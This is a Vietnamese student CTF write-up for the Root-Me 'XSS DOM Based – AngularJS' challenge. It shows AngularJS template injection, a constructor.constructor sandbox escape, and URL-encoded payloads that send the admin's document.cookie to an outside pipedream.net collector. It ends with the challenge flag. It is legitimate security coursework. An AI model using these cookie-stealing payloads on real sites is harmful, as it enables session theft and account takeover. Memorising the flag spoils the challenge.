BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challnege 3: XSS DOM Based – AngularJS (level medium)

Link challenge: https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-AngularJS


- ✓ Đây là một thử thách XSS DOM Based-AngularJS yêu cầu ta lấy session cookie của admin

Hình 1: Yêu cầu của challenge


- ✓ Truy cập vào challenge ta thấy trang web sau



✓ Trang web gồm 2 tab là **main** và **Contact.** Ta thử nhập **';alert(1);'** xem có thể khai thác XSS được không.




✓ Ta thấy lệnh không được thực thi, quan sát ở dòng Result for thì ta thấy chuỗi ta nhập vào đã mất đi dấu nháy đơn '.Chương trình đã lọc đi dấy nháy đơn và đưa input đầu vào vào biến **name**



✓ Dựa vào tên challenge ta biết được challenge này có liên quan đến AngularJS. Thực hiện tìm hiểu về AngularJS, sau đó ta nhập thử vào input: **{{1+1}}** thì ta phát hiện ra ở đây có lỗi

✓ Dòng in ra màn hình là *Result for 2* chứ không phải là **{{1+1}}.** Ta tiếp tục thử với **{{alert(1)}}**, tuy nhiên lại không có gì xảy ra cả.

✓ Tiếp tục tìm hiểu lý do **{{alert(1)}}** không thể thực thi. Có thể do **alert(1)** không thuộc scope nên không thể thực thi được câu lệnh trên. Để khắc phục ta có thể sử dụng **constructor.constructor("alert(1)")()** để tạo ra 1 function chưa lệnh alert(1) và thực thi. Thử lại và kiểm tra kết quả



✓ Ta đã thành công thực thi. Bây giờ, bài này trở về giống như bài **XSS Dom Based Introduction.** Ta sẽ chèn đoạn code sau để có thể lấy cookie session của admin khi admin truy cập.

{{Constructor.constructor("location.assign='https://eov78a4lx7rondo.m.pipedream.net?='+document.cookie")()}}


✓ Tuy nhiên câu lệnh trên lại chứa dấu nháy đơn – sẽ bị trang web lọc đi mất, ta sẽ tiến hành thay thế dấu nháy đơn bằng **' (escape) hoặc dấu `** . Như vậy, đoạn code của ta như sau (sử dụng dấu ` để thay thế)

{{Constructor.constructor("location.assign=`https://eov78a4lx7rondo.m.pipedream.net?=`+document.cookie")()}}

✓ Cuối cùng là ta sẽ encode URL đoạn code trên để làm tham số cho biến **name** khi truyền URL qua tab **Contact.** URL mà ta sẽ truyền cho input trong tab **Contact:**


http://challenge01.root-me.org/web-client/ch35/index.php?name=%7B%7Bconstructor.constructor%28%22location.assign%28%60https%3A%2F%2Feov78a4lx7rondo.m.pipedream.net%3Fflag%3D%60%2Bdocument.cookie%29%22%29%28%29%7D%7D

✓ Sau khi gửi thì ta nhận được tin nhắn thông báo đã lưu url của ta.



Hình 2: Kết quả khi submit URL

- ✓ Sang trang web lắng nghe request của ta và kiểm tra, ta thấy có 1 request gửi tới. Kiểm tra request này thì ta nhận được flag



FLAG: rootme{@NGu1@R_J$_1$_C001}